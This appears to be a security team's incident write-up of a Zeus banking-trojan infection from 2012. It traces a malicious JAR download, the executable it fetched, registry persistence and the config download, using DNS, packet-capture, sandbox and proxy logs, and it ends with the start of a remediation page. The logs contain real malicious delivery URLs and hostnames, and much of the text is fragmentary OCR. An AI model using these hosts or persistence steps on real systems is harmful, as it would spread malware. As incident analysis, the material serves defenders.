
- Hundreds of hostnames for the JAR delivery host
- Zeus bot is loaded
- Zeus config is fetched
- Information captured



Found 390 RRs in 0.02 seconds.

```
1pokaz.ru.            A  91.218.230.94
a24ps.dyndns.org.     A  91.218.230.94
a25ay.dyndns.org.     A  91.218.230.94
a27m9.dyndns.org.     A  91.218.230.94
a28jx.dyndns.org.     A  91.218.230.94
a297g.dyndns.org.     A  91.218.230.94
a2ah5.dyndns.org.     A  91.218.230.94
a2bvu.dyndns.org.     A  91.218.230.94
a2cxm.dyndns.org.     A  91.218.230.94
a2dyq.dyndns.org.     A  91.218.230.94
a2g9n.dyndns.org.     A  91.218.230.94
a2hsa.dyndns.org.     A  91.218.230.94
a2mc7.dyndns.org.     A  91.218.230.94
```

.Jar File Downloads Zeus Exe



```
{.f.u.L...._C                                  ......5A.....='D>..........
(U..q. .#..                                    K..........e.v@....W...X.................=...META-INF/
MANIFEST.                                      ........................a/Test.classPK...................GET /de/
ljrfgjri
User-Ag
Host:
Accep
Conn

HT
S
D
```

```
...gtkrpftqdksh...
...zilla/4.0 (Windows 7 6.1...
...g.dyndns.org
...text/html, image/gif, image/jpeg, *;
...tion: keep-alive

...P/1.1 200 OK
...rver: lighttpd
...ate: Thu, 22 Mar 2012 14:01:49 GMT
...ontent-Type: application/octet-stream
X-Powered-By: PHP/5.2.10
Content-Disposition: inline;
Content-Length: 151552
Via: 1.1 [redacted].cisco.com:80 (IronPort...
...onnection: keep-alive

.......................@........................

...6.S.r{.~r{=.r{=.....p{=.r{<.v{=.N.`.w{=
....... .......p....@.................
.......................................
.......f...............@....rel...
```


```
... run in DOS mode.

$...                   ....PE..L....!.M..............
..                     .....d...b...,....................p.......
z.                     ................ ....data...p....p.......V.............@....rsr
c..
B..                    .........................................................................
U...                   .0@..E..M.4t.e.%|t@..}@....=_}@..E....
.=.}@
.E..%.
..B.A.
..B..=..B
....
..B.A.
..B..=..B.....
.0@.I.
.0@......A.D5huV3...
=..@..@.......s}@....0@                 ...t@...            }@.....f3D...%xt@......=xt@.G.=xt@..=xt@.
```

Packet Capture

Shows “PE” header, indicating an “exe” download


Sandbox Analysis

Process Creation




```
"25/3/2012 2:38:59.737","registry","SetValueKey","C:\malware_analysis\027eddd94.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\AppData"
"25/3/2012 2:39:0.987","process","created","C:\malware_analysis\027eddd94.exe","C:\Documents and Settings\Administrator\Application Data\Ykgoy\ypta.exe"
```

Registry Key Creation




```
"25/3/2012 2:39:7.550","registry","SetValueKey","C:\WINDOWS\explorer.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}"
"25/3/2012 2:39:7.753","registry","SetValueKey","C:\WINDOWS\explorer.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}"
```

Network Activity




```
1   0.000000 192.168.1.100 -> 4.2.2.2       DNS 80 Standard query A users9.nofeehost.com
4   0.027015      4.2.2.2 -> 192.168.1.100 DNS 96 Standard query response A 192.168.1.2
===================================================================
 HTTP/Requests                        value               rate         percent
-------------------------------------------------------------------
 HTTP Requests by HTTP Host              1       0.048534
  users9.nofeehost.com                   1       0.048534        100.00%
   /patrickkeed/all.bin                  1       0.048534        100.00%

===================================================================
```



```
3/22/12              1332460612.952 1818 - TCP_MISS/200 149801 GET
11:56:52.952 PM      http://at4ps.dyndns.org/de/rghqgspplejecjtudtscistkpcjkfclp.php?fid=java_ara&tid=17183150&quote=us& - DIRECT/at4ps.dyndns.org
                     application/x-dosexec DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","0",0,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",659.19,0,-,"-","-"> - "Mozilla/4.0 (Windows
                     XP 5.1) Java/1.6.0_25" 91.218.230.94 -

3/22/12              1332460610.423 528 - TCP_MISS/200 5915 GET http://at4ps.dyndns.org/de/ertedlqpjhfeclrqjrqccfkjpcqdrsdp.jar - DIRECT/at4ps.dyndns.org
11:56:50.423 PM      application/x-zip DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","0",0,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",89.62,0,-,"-","-"> - "Mozilla/4.0 (Windows
                     XP 5.1) Java/1.6.0_25" 91.218.230.94 -

3/22/12              1332460609.673 489 - TCP_MISS/200 5915 GET http://at4ps.dyndns.org/de/ertedlqpjhfeclrqjrqccfkjpcqdrsdp.jar - DIRECT/at4ps.dyndns.org
11:56:49.673 PM      application/x-zip DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","0",0,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",96.77,0,-,"-","-"> - "Mozilla/4.0 (Windows
                     XP 5.1) Java/1.6.0_25" 91.218.230.94 -

3/22/12              1332460595.062 776 - TCP_MISS/200 1177 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
11:56:35.062 PM      DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","1",-,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",12.13,0,-,"-","-"> - "Mozilla/4.0
                     (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729;
                     InfoPath.2; .NET4.0C)" 91.218.230.94 "http://www.deccanherald.com/"

3/22/12              1332460452.726 560 - TCP_MISS/200 1498 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
11:54:12.726 PM      DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","1",-,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",21.40,0,-,"-","-"> - "Mozilla/5.0 (Windows
                     NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.56 Safari/535.11" 91.218.230.94 "http://www.deccanherald.com/"

3/22/12              1332460380.502 487 - TCP_MISS/302 628 GET http://at4ps.dyndns.org/de/s1 - DIRECT/at4ps.dyndns.org text/html
11:53:00.502 PM      DEFAULT_CASE_11-DefaultGroup-DefaultGroup-NONE-NONE-NONE-DefaultGroup
                     <-,0.0,"0","-",0,0,0,"-","-",-,-,-,"-","-",-,"-","-",-,-,-,-,"Unknown","-","-","-","-","-",10.32,0,-,"-","-"> - "Mozilla/5.0
                     (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.79 Safari/535.11" 91.218.230.94
                     "http://www.deccanherald.com/"
```

CSIRT’s Response



CSIRT

Respondin
to Zeus Infectio

Added by Matthew Valites , last e
change)

The Zeus Trojan utilizes key lo
information. Note that keylog

Follow CSIRT Zeus remediation process


co CSIRT B

